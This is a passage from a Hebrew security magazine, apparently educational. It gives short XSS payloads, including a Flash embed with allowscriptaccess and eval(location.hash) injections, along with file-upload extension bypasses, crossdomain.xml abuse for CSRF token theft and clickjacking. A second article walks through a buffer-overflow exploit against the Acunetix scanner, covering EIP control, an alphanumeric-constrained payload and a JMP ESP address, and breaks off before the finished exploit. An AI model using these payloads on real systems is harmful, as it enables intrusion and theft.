
Param ו-embed נראים כפולים, embed מאפשר גם הכנסה של allowscriptsaccess בתוכו ללא צורך בתגית נוספת, אז נשאר איתו:

```
<object>
  <embed src=//a.ly/1.swf allowscriptaccess=always>
  </embed>
</object>
```

את 1.swf צריך להשאיר, חייבים לציין במפורש שם של קובץ.

השלב האחרון יהיה להסיר את תגי המעטפת, את תגי ה-Object ואת תג הסיום של embed ולתת לדפדפן להשלים הכל לבד:

```
<embed src=//a.ly/1.swf allowscriptaccess=always>
```



הנה כי כן הגענו ל-Payload באורך 49 תווים בדיוק. קובץ הפלאש יכול להיות בכל גודל שהוא ולהריץ JS כמה שירצה. Game over.

טכניקה קצרה יותר עבור Reflected XSS

במקרים של Reflected XSS שאנחנו שולטים ב-URL שהקרבן פותח, יש אפשרות להריץ JS עם פיילוד של 46 תווים:

```
<script>eval(location.hash.substr(1))</script>
```

ואז בלינק לדף לכתוב משהו כזה:

```
http://victim-site.com/vulnerable_page.htm#alert('xss')
```

אפשר גם בלי תגית סיום לסקריפט אם בהמשך הדף יש תגית סקריפט איפשהו, ואז זה יהיה קצר יותר. משהו כזה:

```
<script>eval(location.hash.substr(1));
```

גם אם בהמשך השורה יש טקסט כלשהו, הדפדפן ירנדר את ה-eval ויזרוק שגיאה רק אח"כ. אפשר גם בלי תגית סקריפט עם:

```
<img src=0 onerror=eval(location.hash.substr(1))>
```

כאמור, זה מתאים ל-Reflected XSS כשאתה יכול לטעון אצל הגולש דפים בכתובות שונות. במקרה הנדון הבודק מצא Persistent XSS, וזה היה דורש התקשקשות מורכבת של Redirects והזרקות דינמיות בשביל להשתמש בטכניקה הזו.

העלאת קבצים

מנגנון העלאת קבצים הוא אחד הדברים היותר בעייתיים, יש עליו ממש הרבה מתקפות וסוגי אימותים (Validations) שצריך לבצע. אולם ללא ספק הדבר הראשון שתוקף ירצה לבצע הוא להעלות Web shell. העלאת קובץ עם קוד שירוץ בצד שרת וייתן גישה ו/או שליטה נוחה בשרת.

כמובן שבדיקת mime type של הקובץ לפי ה-headers שנשלחים בבקשה לשרת ניתנים לעקיפה בקלות, בדיקת חתימות של התוכן גם ניתנת לעקיפה די בקלות במרבית המקרים (החתימה של תמונות לדוג' היא מאוד פשוטה ומעבר לתווים הראשונים בקובץ ניתן להכניס מה שרוצים), וזה משאיר בדיקה לפי סיומות.

גם בדיקת סיומות יכולה להיות דבילית וניתנת לעקיפה ע"י קובץ בשם:

```
Omg.jpg.aspx
```

ובגרסאות מסויימות ב-PHP ע"י:

```
Omg.aspx%00.jpg
```

וכן הלאה.

בהנחה ובדיקת הסיומות ברמת ניתוח הטקסט מבוצעת נכון, עדיין לעיתים זה Black list, ואז מתחיל משחק חתול ועכבר של המתכנת שחוסם סיומות והתוקף שמנסה להעלות קבצים עם סיומות מאתגרות.

אחד המקרים היותר חמודים שנתקלתי בהם, היה מישהו שהעלה קובץ htaccess. שהגדיר את כל קבצי ה-jpg לרוץ כ-PHP עם:

```
AddType application/php.jpg
```

אני אישית פעם נתקלתי במצב שלא מצאתי שום סיומת צד שרת אפשרית, מה שעשיתי היה להעלות קובץ html ובום יש לנו Persistent XSS.

נחזור לפלאש. אם יש לנו אפשרות להעלות קבצים ל-root של הדומיין, נשמח להעלות קובץ crossdomain.xml (באמצעות הקובץ הזה, נוכל לשלוח Web requests מפלאש שנמצא בדומיין שלנו. במילים אחרות - עקפנו במסלול צדדי את SOP - Same Origin Policy של AJAX).

גם אם ההעלאה היא לתוך תיקיה, נוכל לנסות לבצע על שם הקובץ Path traversal. נתפוס את הבקשה עם פרוקסי (אם אתם בקטע של OWASP לכו על ZAP, אם אתם רוצים חיים טובים לכו על Burp). ושם בשם הקובץ נכניס crossdomain.xml/../.. יש כמה וכמה פלטפורמות שפגיעות לזה (NodeJS, JSP ועוד), או באמצעות Absolute path (לינק).

אבל מה נעשה אם יש בדיקת White list על העלאת קבצים שמאפשרת העלאת קבצים מסוג מסויים? ובכן, זה הזמן להציץ בקובץ crossdomain.xml כי יש מצב שאפשר לטעון לו עוד חוקים על ידי קבצים נוספים. אם נמצא שם:

```
<site-control permitted-cross-domain-policies="all"/>
```

זה אומר שאנחנו יכולים להעלות לכל תיקיה בדומיין הזה קובץ בכל שם שהוא (לדוג' my_upload.txt) עם התוכן:

```
<?xml version="1.0"?>
<cross-domain-policy>
 <allow-access-from domain="*" />
</cross-domain-policy>
```

הקובץ משפיע על התיקיה שהוא נמצא בו ועל התיקיות שמתחתיו (אלה שמעליו לא מושפעים). כך שכעת אנחנו יכולים לשים בדומיין שלנו (שהוא הדומיין של התוקף) קובץ פלאש, להגיד לו לטעון Policy מהקובץ my_uploads.txt שהעלינו לשרת של הקרבן. הפוליסי הזה מאפשר לנו לקרוא באמצעות הפלאש שבאתר של התוקף, דפים מהאתר של הקרבן, להוציא מהם את ה-Anti CSRF Token ואז לשלוח בקשות בשם המשתמש.

ובקצרה - אנחנו יכולים באמצעות הפלאש לקרוא את הטוקן (כמו גם את ה-Viewstate וכל היתר) של המשתמש ואז לבצע CSRF.

Clickjacking

Clickjacking או בשם המקצועי UI redressing. במתקפה זו התוקף מכניס את האתר המותקף לתוך Iframe, בדרך כלל Iframe שקוף, וגורם למשתמש שגולש באתר א' ללחוץ על לחצן ב-Iframe שמכיל את אתר ב' בלי שהוא מודע לכך שהוא לוחץ על ה-Iframe, כך שבפועל המשתמש מבצע פעולה באתר ב'.

לכלי אונלייני שפיתחתי בשביל ניצול מתקדם בקלות של Clickjacking לחץ כאן, לקריאה נוספת על המתקפה ועל דרכי ההתגוננות לחץ כאן.


לגבי פלאש, אציין בקצרה שההגנה הסטנדרטית עם הכותר x-frame-options לא עוזרת בפלאש, כי זה לא Iframe אלא Object. מה שאומר שניתן להכליל קובץ פלאש מדומיינים אחרים, להפוך אותם לשקופים עם Opacity ולגרום למשתמש ללחוץ עליהם. וגם בדיקה ב-Action script לבד של הכתובת לא בהכרח תעזור, כי אפשר לטעון פלאש לא רק על ידי אובייקט, אלא גם על ידי יצירת Iframe שהכתובת שלו היא:

```
http://victim-site.com/something.swf?param1=x&param2=y
```

אם כבר הזכרנו את x-frame-options, זו ההזדמנות לעדכן שהתוכנית היא שהוא לא יהיה Header לחוד, אלא שהגבלת ההכללה של דומיינים תתווסף לכותר Content-Security-Policy. ניתן לקרוא על כך עוד בבלוג של אפסק בפוסט:

https://appsec-labs.com/blog/anti-clickjacking/

ואם דיברנו על Clickjacking, ראיתי שהרבה אנשים לא יודעים שעל ידי הכנסה של אתר לתוך Iframe, אני יכול להעתיק ממנו מידע עם Social Engineering. דוגמא לאקספלויט שמימשתי פעם:



בצד שמאל יש אתר זדוני שמבקש מהמשתמש לפענח קאפצ'ה, בפועל ה"קאפצ'ה" היא Iframe קטן שמוגדר עם CSS להציג חלק מסויים מתוכו. החלק הזה יהיה מידע רגיש ונקודתי (כמו 6 ספרות אחרונות של מספר אשראי, סכום הכסף שנמצא בבנק בפקדון וכד') שאותו נרצה לקבל. בהרצאות קודמות שלי על HTML5 הדגמתי גם כתיבה לתוך Iframe עם כל מיני טכניקות, בכל אופן, ברור ש-Clickjacking זה ניצול מאוד מסויים והניצול הכי קל, היכולת להכליל אתר בתוך Iframe בדומיינים אחרים פותחת עוד אפשרויות ניצול.

מספר מילים לסיום

לא יודע כמה זמן פלאש יישאר איתנו (במתכונת הזו, ב-Air למובייל זה שונה), אך כל עוד הוא נתמך אני מנחה את הבודקים אצלנו להשתמש בו לאקספלויטים ככל שצריך, כי זה עוזר המון. סתם ככה דוגמא נוספת לסיום, נתקלתי במקרה שבו יכולתי להזריק כל תו שאני רוצה, אבל היה סינון על המילה script וגם המילה on, מה שמונע גם את האפשרות לפתוח תגית script וגם פתיחת תגית אחרת ושימוש ב-events (onclick, onfocus). ובכן, כעת כשתיתקלו בכזה מקרה - אתם כבר יודעים איך פותרים אותו.

אודות

שמי ישראל חורז'בסקי, אחראי טכנולוגיות בחברת AppSec Labs. חוקר, מדריך ויועץ בנושאי קוד מאובטח ו-Hacking. אנצל את הבמה לספר שאנחנו מגייסים עובדים ל-2 סוגי משרות. גם חבר'ה תותחים עבור הדרכות, ייעוץ, PT וכו', אך גם אנשים פחות מנוסים עבור מספר פרוייקטים שאנחנו מקדמים. אז אם הנך בעל/ת ותק של מעל שנה בבדיקות אפליקטיביות ואת/ה רוצה לעוף קדימה , אל תהסס/י לשלוח קו"ח לכתובת israel@appsec-labs.com.

ישראל חורז'בסקי

אחראי טכנולוגיות, AppSec Labs

הגנה אקטיבית, הדור הבא של אבטחת המידע

נכתב ע"י דנור כהן (An7i)

רקע למאמר

במהלך החודשים האחרונים, ישבתי לחשוב על קונספט חדש בעולם אבטחת המידע. רציתי לבוא ולתת בשורה חדשה, משהו מרענן וחדש שטרם נראה. בהתחלה ישבתי וניסיתי למצוא פתרונות לבעיות אבטחת מידע שונות ולבסוף נכנעתי להרגל המקצועי שלי ונסחפתי לכיוון עולם התקיפה שבו אני מצוי בשנים האחרונות כבודק חדירה וכהאקר בכלל.

לבסוף לאחר כמה כיווני מחשבה, עלה לי רעיון דיי מסקרן. שאלתי את עצמי, האם כלי התקיפה שבהם אנחנו משתמשים מפעם לפעם על מנת לאתר חולשות אבטחה, עומדים בעצמם בסטנדרט האבטחה שהם מתיימרים לבדוק?

האם כלי התקיפה נכתבו במתודולוגיית פיתוח מאובטח על מנת למנוע חורי אבטחה בכלים עצמם? או שמה מפתחי הכלים בעצמם חטאו בחטא היוהרה בעודם מפתחים מודולים על גבי מודולים של תקיפה, עד ששכחו לחשוב על אלמנט ההגנה? חשבתי לעצמי, כמה מדהים זה יהיה אילו יכולתי למצוא חור אבטחה בסורק אבטחה כזה או אחר, כך שאם מישהו ישתמש בו נגדי אוכל לגרום לקריסת הכלי או אפילו להרצת קוד מרוחק!!

לצורך כך עשיתי לעצמי רשימה של כלי אבטחה נפוצים אשר משמשים האקרים רבים ברחבי העולם והתחלתי לבחון אחד אחד, איזה כלי תקיפה מאפשר הזרמה של כמות מידע מהאלמנט הנסרק חזרה אל הכלי. לאחר מכן סיננתי את כלי האבטחה שנכתבו בקוד פתוח (שכן הללו נוטים להיות חסינים יותר מפני טעויות פיתוח).

לישורת האחרונה הגיעו מספר כלי פריצה אשר עמדו בכל הקריטריונים שהצבתי.מתוך הכלים שאספתי הייתי צריך לבחור את כלי האבטחה הנפוץ ביותר בקרב האקרים מתחילים ופחות מקצועיים על מנת לכסות טווח רחב ככל שניתן של האקרים מרחבי העולם.

לאחר השלמת כלל הבדיקות נבחר כלי הסריקה האוטומטי Acunetix.

Acunetix הינו סורק אפליקטיבי אשר עושה עבודה לא רעה בכלל בתחום ה-WEB. הכלי יודע לסרוק את כל האתר, לפרסר את כלל התוכן שלו (כולל שפות צד לקוח מסוגים שונים) ולאתר חולשות אבטחת מידע במערכת.

הכלי מאוד נפוץ בקרב האקרים סוג ד', אשר מעוניינים להשיג תוצאות מהירות ב-0 מאמץ או ידע. על אף הפשטות של השימוש בכלי, ניתן לקבל אתו תוצאות טובות לפעמים. כך לדוגמא, האקר מתחיל לגמרי אשר איננו יודע לבצע מניפולציות שונות על קלטים באתר הנבדק, יוכל לקבל לידיו סט של חולשות אבטחה כדוגמת SQL injection, SSI injection, XSS, CSRF ועוד... בפשטות, על ידי סריקת האתר עם הכלי.

עובדה זו מאפשרת לתוקפים רבים ללא ניסיון מספק, לבצע נזק רב לאתרים ולעיתים אף להגיע לשליפה של נתונים רגישים כדוגמת כרטיסי אשראי מאתרים צד ג' אשר אינם מאובטחים כראוי. בדיוק בגלל הסיבות שמניתי למעלה, החלטתי ש-Acunetix הינו מועמד מושלם לבדיקה שלי.

עכשיו נשאר רק למצוא חולשה כלשהי בכלי אשר תאפשר השתלטות מרחוק על המשתמש הזדוני. כשהתחלתי לחשוב על הנושא מה שנראה כמשימה קשה מאוד במחשבה ראשונה, הלך והסתבר כפעולה שאיננה אמורה להיות קשה לביצוע.

סה"כ מדובר בכלי שיונק את כל המידע שלו ממני - המשתמש המותקף, כל הפונקציות שמבצעות מניפולציות ובדיקות על הקלטים השונים, עושות זאת על הקלטים שאני מעביר להם. נשאר אם כן, למצוא את הפונקציה הפגיעה אשר תפרסר את המידע ששלחתי בצורה שגויה, ואנחנו על הגל.

הביצוע

במהלך שבוע ימים הקדשתי את עצמי למטרה, התקנתי Acunetix מהגרסה הראשונה שמצאתי ברשת (על מכונה וירטואלית כמובן). התקנתי שרת אינטרנט מסוג WAMP על המכונה הוירטואלית והתחלתי לשחק. בתחילה כתבתי אתר אינטרנט שפגיע לכל מיני סוגי חולשות מוכרות, כגון XSS ו-Sql Injection, ובדקתי בסורק איזה מידע מוצג לתוקף בסופו של יום במסך וניסיתי לייצר שגיאות זיכרון באזור ההוא.

לאחר יומיים בדיקה נראה כי האלמנט הנ"ל בכלי מוגן בצורה טובה (על פניו). השלב הבא היה לנסות ולאתר חולשות במסך האשף של הכלי. ניסיתי לבדוק איזה מידע מגיע מהאתר אל האשף בזמן הרצת הכלי ולנסות לתקוף משם.

אכן האשף בתחילת ההרצה שולח בקשת HTTP אל האתר הנסרק על מנת לדגום את הטכנולוגיות שלו (מתוך הבאנרים המתקבלים בתגובת ה-HTTP). האשף מפרסר את הבאנרים ומציג למשתמש את הטכנולוגיות השונות, את סוג השרת, סוג שפת צד השרת ועוד.

על מנת לבדוק את האספקט הזה של הכלי, השתמשתי בכלי האהוב עלי משכבר הימים BURP (פרוקסי מקומי בעל אפשרויות רבות ומגוונות, אחת מהאפשרויות בכלי זה הינה לבצע החלפה אוטומטית של מחרוזות).

בתחילה הגדרתי ל-Acunetix שיעבור דרך הפרוקסי שלי (BURP). לאחר מכן הגדרתי ל-BURP להחליף בצורה אוטומטית את תשובת שרת ה-WAMP שלי בתשובות אחרות והתחלתי לבדוק. כך לדוגמא, בזמן ש-ACUNETIX דגם את האתר שלי ושלח בקשת HTTP התשובה שהייתה אמורה לחזור על הבאנר:

```
Server: Apache/2.2.3
X-Powered-By: PHP/5.1.6
```

הגדרתי ל-BURP להחזיר תשובות כמו:

```
Server: Apache/2.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA x5000
X-Powered-By: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB x 10000
```


למותר לציין שכל הבדיקות הללו חזרו שגויות, האפליקציה לא קרסה.

השלב הבא באשף הסריקה של Acunetix הציג את רשימת הדומיינים הנוספים לסריקה. הכלי בעצם מציג לתוקף כל מיני דומיינים שונים אשר אמורים להיות קשורים לאתר הנסרק בצורה כשלהי ועל ידי כך לגרום לתוקף לקצר את הדרך ולסרוק אותם במקביל.

כך לדוגמא אם נריץ את הכלי כנגד הבלוג שלי בכתובת הבאה:

http://an7isec.blogspot.co.il/

מקבל את התגובה הבאה מהאשף:



כפי שניתן לראות באמצע המסך, האשף מציג רשימה של דומיינים נוספים לסריקה. אם כן, כיצד Acunetix יודע לזהות דומיינים שקשורים למערכת שלי? התשובה פשוטה.

Acunetix עובר על הדף הראשון שהוא סרק בעת תהליך הדגימה הראשוני (Index.php, default.asp וכו') ומחפש בתוכו את רצף התווים הבא: http://somesite. לאחר מכן הכלי משווה בין המחרוזת somesite לבין המחרוזת של האתר שהוא כרגע סורק. אם המחרוזות לא זהות, הכלי מניח שמדובר בקישור חיצוני ומציג את המחרוזת כדומיין נוסף לסריקה. בשלב הזה החלטתי לבדוק את מנגנון הדומיינים הנוספים.


הוספתי לאתר שלי קישור נוסף:

```
http://AAAAAAAAAAAAAAAAAAAA x 5000
```

לאחר מכן כש- Acunetix הציג לי את המחרוזת הנ"ל כדומיין נוסף שאולי אני מעוניין לסרוק, סימנתי אותו והתחלתי בסריקה. הדבר הבא שראיתי, היה את Acunetix נעלם לי מול העיניים.

המימוש

כעת לאחר שהשגנו קריסה של הכלי, יש לבדוק באמצעות Debbuger כיצד בדיוק גרמנו לקריסת הכלי. הרצה של בכלי בתוך Immunity Debugger חשפה את סיבת הקריסה:



כפי שניתן לראות בתמונה לעיל, שם הדומיין הארוך שיצרנו (AAAAA x 5000) דרס את התוכן של האוגר EDX, פעולה שגררה ניסיון גישה לכתובת זיכרון שאיננה קיימת 41414139 בשורה הבאה:

```
MOVE ECX, DWORD PTR DS: [EDX-8];
```

בשלב זה ניתן להבחין כי גם מבנה ה-SEH נדרס, מה שיכול היה להוביל ל-SHE Based exploit. יומיים שלמים בוזבזו על הניסיון הנ"ל רק על מנת להיווכח שלא ניתן לעקוף את מנגנון ה-SafeSEH.

מה הסיבה? במילה אחת-ASCII. חשוב מאוד לזכור שכיוון שאנחנו הזרקנו את המחרוזת הזדונית שלנו לכלי בתור מחרוזת של קישור לדומיין חיצוני, המחרוזת עברה המרה למחרוזת שידידותית לדפדפן. מה שאומר שכל תו שאיננו ASCII יעבור המרה וכל תו מיוחד אפילו שהינו ASCII יעבור המרה.

כך לדוגמא המחרוזת HTTP://AAAAAAAA.com תעבור המרה ל:

```
HTTP%3a%2f%2fAAAAAAAAA%2ecom
```

עובדה זו גורמת לכך שלא נוכל להשתמש באקספלוייט שלנו בשום תו שאיננו ASCII ויותר גרוע, בשום תו שעובר המרה בתהליך ה-URL Encode, להלן מספר תווים שאפשר כבר מראש לוותר עליהם:

```
<, >, /, ", ', @, #, $, %, &.
```

בשלב זה הייתי אמור ליצור אקספלוייט שבנוי אך ורק מאותיות, מספרים, ועוד כמה תווים שלמזלי לא עוברים המרה בתהליך ה-URL Encode (כמו () ~ [ ]).

עקב המגבלות הקשות הללו לא היה ניתן לעקוף את מנגנון ה-SafeSEH ולכן נאלצתי להמשיך ולחקור. השלב הבא היה לנסות ולתקן את זרימת התוכנית על מנת לנסות ולהגיע לעמדת תקיפה יותר טובה מהעמדה שבה אנחנו נמצאים כעת. כיוון ש-EAX נדרס נגרמה שגיאה, כעת היה עליי להבין את זרימת התוכנית ולנסות ולדרוס את EAX עם מחרוזת שלא תגרום לקריסה של התוכנית.


חקירה קצרה של הקוד לימדה אותי שעל מנת שהתוכנית לא תקרוס, עלי לדרוס את האוגר EAX עם כתובת זיכרון קריאה, דבר שבשגרה בכל סיטואציה אחרת, אבל בסיטואציה שבה ניתן להשתמש רק באותיות מספרים ועוד כמה תווים בודדים, הפעולה הופכת ליותר מסובכת.

למזלי הרב הצלחתי לאתר מרחב קבוע בזיכרון עם הרשאות קריאה אשר ניתן להצביע עליו באמצעות התווים שברשותי, הכתובת הנ"ל הייתה: 0x663030XX כאשר הייצוג שלה ב-ASCII הינו: 500f. אם כן, לאחר שמצאתי את המיקום המדויק במחרוזת שלי שבו אני דורס את EAX (לאחר 268 בתים מתחילת המחרוזת) ניסיתי לדרוס את EAX עם הכתובת של זיכרון קריא כפי שמצאתי לעיל.

כעת האקספלוייט שלי נראה כך:

```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA500fBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB">
```

התוצאה הייתה שאכן הזרימה של התוכנית לא נתקעה והמשיכה כמתוכנן, לשמחתי הרבה פונקציה אחרת לגמרי גרמה לקריסה חדשה, רק שהפעם באמצעות שכתוב של האוגר EIP.



כפי שניתן לראות, סוף מחרוזת התקיפה שלי (אשר מכילה את האות B פעמים רבות) גרמה לדריסה של כתובת החזרה (RETN) באחת הפונקציות, מה שהוביל ישירות להשתלטות על האוגר EIP.

שליטה על אוגר ה-EIP משמעותה שליטה בהמשך הפעילות של התוכנית, היות וכידוע EIP הינו אוגר המצביע על ההוראה הבאה שעל המעבד לבצע. השלב האחרון במימוש המתקפה היה לאתר דרך לקפוץ על ה-Shellcode שלנו על מנת לבצע פעולה כלשהי. במקרה הנ"ל הפעולה הייתה כמעט מוכנה, כפי שניתן לראות בתמונה לעיל, מחרוזת ה-"BBB" שלנו מוצבעת על ידי אוגר ה-ESP, כך שכל מה שעלינו לעשות על מנת לקפוץ לקוד שלנו הוא לאתר פקודה בזיכרון אשר מבצעת JMP ESP או CALL ESP וכו'.

הבעיה היחידה כמובן, שעדיין עלינו להשתמש אך ורק בתווים אלפאנומריים ועוד כמה תווים מיוחדים בודדים. תודות לתוסף נפלא בשם Mona, ניתן לחפש מחרוזות ופקודות בזיכרון תוך מתן הנחיות ברורות למאפיינים שלהם. הוראה פשוטה ל-mona איפשרה לי לקבל את כלל המיקומים של JMP ESP בזיכרון אשר כתובתם בנויה ממספרים הניתנים לייצוג ב-ASCII, סינון של תוצאות המכילות תווים שלא טובים בגלל ה-URL ENCODE השאירה אותי עם תוצאות בודדות.

אחת מהתוצאות הספיקה בהחלט. בכתובת הזיכרון 0x7e79515d אשר ייצוגה ב-ASCII הינו]Qy~ נמצאה ההוראה JMP ESP. וכעת לאחר המרת כלל הכתובות ל - ASCII האקספלוייט שלנו נראה כך:

